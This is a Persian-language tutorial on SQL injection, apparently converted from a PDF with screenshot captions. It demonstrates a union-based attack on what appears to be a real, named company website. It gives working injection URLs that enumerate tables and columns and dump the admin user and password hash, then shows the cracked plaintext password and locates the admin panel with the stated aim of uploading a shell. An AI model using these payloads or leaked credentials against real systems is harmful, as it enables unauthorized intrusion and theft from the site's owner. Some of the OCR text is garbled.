

بآگ SQL Injection

به همراه بایپس ها و آپلود شل

فهرست مطالب

۱	انواع متدهای باگ SQL injection
۲	تشخیص باگ SQL در سایت های PHP
۳	هک سایت با متد Union Base
۴	روش های پیدا کردن صفحه ادمین
۵	آپلود شل در سایت
۶	نصب و پیکربندی Burp Suite روی مرورگر موزیلا
۷	بایپس ها و تجربیات
۸	استفاده از ابزار sqlmap
۹	هک سایت با متد Blind (بر اساس صحیح و غلط بودن)
۱۰	هک سایت با متد Time (بر اساس زمان لود شدن صفحه)

باغ و SQL Injection و بایپس های آن

انواع متدهای باغ SQL injection

۱. متدهای Union (ساده ترین روش)
۲. متدهای Blind (بر اساس صحیح و غلط بودن)
۳. متدهای Time (بر اساس زمان لود شدن صفحه)
۴. متدهای Error (که برای PHP میشه روش XPath و برای سایت های asp هم میشه Error که برای PHP میشه روش asp هم میشه)


تشخیص باغ SQL در سایت های PHP

برای اینکه بدون یک سایت باغ SQL injection داره یا نه از روش های زیر در پارامتر ورودی سایت می تونیم استفاده کنیم.


- تک کتیش (')
- دابل کتیشن (")
- بک اسلش (\)
- استفاده از یک عبارت صحیح و غلط (- (=) and (=) or (=)) یا یک عبارت صحیح یا غلط دیگه مثل (۱ > ۲) (۱۲ = ۱۲)

هک سایت با متدهای Union Base

قدم اول: بعد از پیدا کردن مسیر مناسب برای تزریق کد SQL در تصویر زیر مشاهده می کنید که صفحه لود شده



اما اینجا که یک تک کتیشن (') میزارم صفحه لود نمی شود و احتمال میدیم که سایت دارای باغ SQL است:



خب وقتی صفحه لود نشد من احتمال میدم که سایت دارای بگ sqli است که در **قدم دوم** باید تعداد ستون های این سایت رو با دستور **group by** یا **order by** به دست بیاریم.

نکته : تفاوت دستور **group by** و **order by** در این است که **group by** ستون های تکراری یک جدول رو نمایش نمی دهد. بعضی سایت ها دستور **order by** رو بستن پس اون موقع باید از **group by** یا روش **xpath** باید استفاده کنیم.

حالا ما برای به دست آوردن تعداد ستون های ابتدا باید یک عدد بزرگ وارد کنیم و بعدش کم ش میکنیم تا زمانی که صفحه لود بشه ، اگر لود بشه اون موقع می دونیم که تعداد ستون ها چقدر است.

تک کتیشن که مشخصه با اون تونستیم بگ sqli رو پیدا کنیم ولی علامت **-- (دش دش)** برای اینکه ما بقیه دستورات بعد از دستور **order by** رو اجرا نکنه استفاده می کنیم. در زبان پایگاه داده sql عبارت **-- (دش دش)** به معنی کامنت و از کار انداختن دستورات است.

Excel Orgo

Excel Orgo

https://excelorgo.com/product_details.php?id=749' order by 999999--+

5m Search

+91-33-2210-1168
info@excelorgo.com

ExcelOrgo Excel Orgo-Chem Pvt. Ltd.

Home About Us Products Enquiry Contact Us

Product Categories

- Personal Care Chemicals
- Home Care Chemicals
- Pharma Additives
- Food Ingredients
- Coating Additives
- Other Chemicals

Product Details

احتمال داره وقتی دستور `order by` رو می نویسیم وقتی عدد رو روی ۱ هم بزاریم صفحه لود نشه و چیزی به ما نشون نده در این موقع باید یک علامت `+` در انتهای و یک تک کتیشن `()` یا هر پارامتری که باهاش تونستیم باگ رو کشف کنیم رو باید وارد کنیم و این میشه یک بایپس لود شدن صفحه و نمایش نتیجه درست.

حالا من با کم و زیاد کردن عدد ۹۹۹۹۹۹ رسیدم به عدد ۱۶ که صفحه لود میشه و وقتی عدد ۱۷ رو میزنم صفحه لود نمیشه و این به من داره میگه تعداد ستون های این سایت ۱۶ تا است.

Excel Orgo

Excel Orgo

https://excelorgo.com/product_details.php?id=749' order by 16--+

5m Search

+91-33-2210-1168
info@excelorgo.com

ExcelOrgo Excel Orgo-Chem Pvt. Ltd.

Home About Us Products Enquiry Contact Us

Product Categories

- Personal Care Chemicals
- Home Care Chemicals
- Pharma Additives
- Food Ingredients
- Coating Additives
- Other Chemicals


Product Details

Item Name:
Industrial Fragrance

Short Name:
Perfume


Grade:
Normal and Concentrated Grades

قدم سوم : حالا بعد از به دست آوردن تعداد ستون ها باید با دستور Union Select تعداد ستون ها را از ۱ تا ۱۶ در URL وارد کنیم. به دلیل اینکه دستور union به معنی اجتماع است یعنی اگر ما بخواهیم دو دستور SQL را همراهان اجرا کنیم باید تعداد ستون های سمت چپ و سمت راست با هم برابر باشند.




The screenshot shows a web browser window for 'Excel Orgo' displaying a product details page. The URL in the address bar has been modified to include a UNION SELECT SQL injection query. The page content shows product information for an industrial fragrance, including its short name as 'Perfume' and its grade as 'Normal and Concentrated Grades'. The background of the page features a repeating pattern of green leaves.

برای نمایش ستون های آسیب پذیر باید یک علامت منفی (-) پشت دستور سمت چپ بزاریم. در عکس زیر مشاهده می کنید که ما می توانیم در ستون ۲ و ۴ و ۵ و ۶ و ۷ و ۸ و ۹ و ۱۰ و ۱۱ و ۱۲ و ۱۳ و ۱۴ و ۱۵ و ۱۶ دستورات خودمون را اجرا کنیم.



The screenshot shows a second attempt at a UNION SELECT injection on the same website. The URL now includes the injected query 'union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--+'. The page content remains largely the same, showing product details for an industrial fragrance. However, the background image of green leaves appears to be partially obscured or distorted by a yellow overlay, indicating a failed or incomplete injection attempt.

قدم چهارم : خب حالا برای مثال من میخام ورژن دیتابیس استفاده شده در این سایت رو بدونم، که با دستور `@@version` یا `version()` می تونم ورژن دیتابیس این سایت رو مشاهده کنم. من در ستون ۴ این دستور رو وارد می کنم. خب مشاهده می کنید که ورژن دیتابیس استفاده شده در این سایت **ورژن ۱۰** است. برای مشاهده اسم دیتابیس می تونیم از دستور `database()` استفاده کنیم.



نکته مهم : در دیتابیس های MySQL و سایت های PHP به سه پارامتر برای هک یک سایت احتیاج داریم

۱. دیتابیس (`Database`)

۲. جدول (`Tables`)

۳. ستون (`Columns`)


طبق همین ساختار ما باید ابتدا اسم دیتابیس رو به دست بیاریم. اما وقتی شما در سایتی که دارید عملیات SQLi رو انجام میدید به صورت پیش فرض ما عملیات رو روی دیتابیسی انجام میدیم که خودش از قبل انتخاب شده و نیازی نیست اسم دیتابیس رو به دست بیاریم، مگر یک زمانی اطلاعات مورد نظر رو نتونستیم پیدا کنیم اون وقت اقدام به پیدا کردن نام دیگر دیتابیس ها می کنیم.

قدم پنجم: طبق ساختاری که گفتم حالا بعد از پیدا کردن اسم دیتابیس حالا باید جداول (Tables) سایت رو بشیم بیرون و سپس ستون ها (Columns) رو مشاهده کنیم. با دستور زیر می توانیم جداول رو یک سایت استخراج کنیم. که من دستورات رو در ستون ۴ وارد می کنم.

`https://excelorgo.com/product_details.php?id=-749' union select`

`1,2,3,group_concat(table_name),5,6,7,8,9,10,11,12,13,14,15,16 from information_schema.tables
where table_schema=database()--+`

خب همانطور که توضیح داده بودم ما از روش `union select` برای اجرای دستوراتمون استفاده می کنیم و از دستور `group_concat()` جهت نمایش تمامی جداول یک سایت استفاده می کنیم و در پرانتز بهش میگیم من نام جدول های سایت رو احتیاج دارم، سپس در انتهای بخش بگیم از کدام دیتابیس کدام جدول رو نمایش بدهد که با دستور `from` تعیین می کنیم از دیتابیس `information_schema.tables` که یک دیتابیس پیشفرض در `mysql` است با دستور `where` تعیین می کنیم که جدول ها را رو زمانی نمایش بده که دیتابیس فعلی که داریم استفاده می کنیم رو نمایش بده و من به کل جدول های دیتابیس های دیگه کاری ندارم.



خب اینجا ما باید به دنبال جدول های مهم بگردیم. که مهم ترین جدول، جدول `admin` است که شامل یوزرنیم و پسورد مدیر سایت است که بعدش ما می تونیم وارد پنل ادمین بشیم و شل آپلود کنیم و سپس دسترسی کامل به سایت بگیریم.

قدم ششم : بعد از به دست آوردن جدول مهم با دستور زیر ستون های مهم اون جدول رو بیرون می کشیم

```
https://excelorgo.com/product_details.php?id=-749' union select
```

```
1,2,3,group_concat(column_name),5,6,7,8,9,10,11,12,13,14,15,16 from information_schema.columns  
where table_name=0x7465737461646f626c656e+
```

این دفعه ما بجای به دست آوردن نام جدول ها نام ستون ها را احتیاج داشتیم که بجای `table_name` باید بنویسیم `column_name` به معنی نام ستون ها است سپس باید تعیین کنیم از کدام جدول اطلاعات رو به ما نمایش بده که با دستور `from information_schema.columns where table_name` تعیین می کنیم. سپس نام جدول رو باید به صورت **هگز (Hex)** شده بعد از علامت مساوی با `0x` (صفر ایکس) در ابتدا وارد کنیم. برای هگز (Hex) کردن اسم جدول ها می تونیم از سایت [online-toolz.com](https://www.online-toolz.com/tools/text-hex-converter.php) استفاده کنیم.

The screenshot shows a web browser window with the URL <https://www.online-toolz.com/tools/text-hex-converter.php>. On the left, there is a sidebar with various tools listed under 'HTML Editor (WYSIWYG)' and 'Notepad'. The main area has two text input fields: 'Input Text' containing 'ln_tbl_admin' and 'Hex output' containing '6c6e5f74626c5f61646d696e'. Below these fields is a 'Convert' button. At the bottom, there is another section titled 'Hex to Text Converter' with the sub-instruction 'Converts from Hexadecimal to Text'.

The screenshot shows a web browser window with three tabs: "Excel Orgo", "Text to Hex Converter - Online", and the current page "Product Details". The URL is [https://excelorgo.com/product_details.php?id=-749' union select 1,2,3,group_concat\(column_name\),5,6,7,8,9,10,11,12,13,14,15,16 from ln_tbl_admin--](https://excelorgo.com/product_details.php?id=-749' union select 1,2,3,group_concat(column_name),5,6,7,8,9,10,11,12,13,14,15,16 from ln_tbl_admin--). The page displays a sidebar with "Product Categories" and a main content area for "Product Details". In the "Short Name:" field, the value "id,user,pass,email" is highlighted with a yellow background and a red arrow points to it. Below the form fields, there is a "Download Pdf" button with a PDF icon.

خب ستون های مهم برای من اینجا user و pass هستند که با استفاده از دستور زیر او نا را استخراج می کنم:

```
https://excelorgo.com/product_details.php?id=-749' union select  
1,2,3,group_concat(user,0x3a,pass),5,6,7,8,9,10,11,12,13,14,15,16 from ln_tbl_admin--+
```

The screenshot shows the same web browser window after executing the SQL query. The "Short Name:" field now contains the value "excel_bff9f7e2ebf112cc7d469d22502bd520". The rest of the page content remains the same, including the sidebar and the "Download Pdf" button.

خب ما از دستور هگز شده **0x3a** بین نام ستون ها استفاده کردیم که به معنی علامت دو نقطه (:) است چون میخاهیم راحتر یوزرنیم و پسورد رو تشخیص بدیم.

خب همانطور که مشاهده می کنید یوزرنیم ما شد excel ولی پسورد ما به صورت هش (Hash) هست که با استفاده از سایت hashes.com و سایر سایت های کرک پسورد هش می تونیم پسورد رو به دست بیاریم.

The screenshot shows a browser window with two tabs: 'Excel Orgo' and 'Decrypt MD5, SHA1, MySQL, N'. The active tab is 'Decrypt MD5, SHA1, MySQL, N' with the URL <https://hashes.com/en/decrypt/hash>. The page title is 'Hashes.com'. The main content area has a blue header bar with the message '1 hashes were checked: 1 found 0 not found'. Below this, a green box indicates 'Found:' with the hash value 'bff9f7e2ebf112cc7d469d22502bd520; asparotame'. A blue button labeled 'SEARCH AGAIN' is visible. At the bottom of the page, there are four sections: HASHES.COM, DECRYPT HASHES, TOOLS, and ESCROW, each listing various tools or services.

خب پسورد ما شد [asparotame](#) الان تنها کاری باید بکنیم پیدا کردن صفحه адمن سایت است.

روش های پیدا کردن صفحه адمن

۱. استفاده از نرم افزار های [Admin Finder](#)
۲. استفاده از گوگل دورک ([Google Dork](#))
۳. استفاده از اسکنر های دایریکتوری و فایل
۴. جمع آوری اطلاعات

خب من از روش اول برای پیدا کردن صفحه адمن اینجا استفاده می کنم. نرم افزاری که استفاده می کنم اسمش [Abdal Admin Finder](#) است.

در تصویر زیر مشاهده می کنید که صفحه адمن رو نرم افزار برای ما پیدا کرده است و حالا من همین صفحه رو باز می کنم و یوزرنیم و پسوردی که به دست آوردم رو در صفحه адمن وارد می کنم میخام ببینم میتونم وارد بشم یا نه !!!!!

Abdal Admin Finder 2.0

Abdal Admin Finder Settings

Target Url: <https://excelorgo.com>

Start | Cancel

Fast Mode ON | Fake Agent ON | Rand Agent ON

Manual Agent Selection: Default BlackWin

Request Log:

```
https://excelorgo.com/admin/ Success
https://excelorgo.com/admin.asp/ Success
https://excelorgo.com/admin/admin.asp/ Success
https://excelorgo.com/admin.aspx/ Success
https://excelorgo.com/admin/admin.aspx/ Success
https://excelorgo.com/admin.php/ Success
https://excelorgo.com/administrator/ Success
https://excelorgo.com/login.php Success
https://excelorgo.com/admin.php Success
https://excelorgo.com/user/ Success
https://excelorgo.com/usuarios/ Success
https://excelorgo.com/usuario/ Success
https://excelorgo.com/Admin/ Success
```

Abdal Admin Finder Result

Successful URL: 1

Risk Level: 0 to 120

[+] <https://excelorgo.com/admin/>

Programmer: Ebrahim Shafiei (EbraSha) | Prof.Shafiei@Gmail.com | Powered By Abdal Security Agency

Excel Orgo

Welcome to Our Website

Administrator Control Panel

Restricted Area

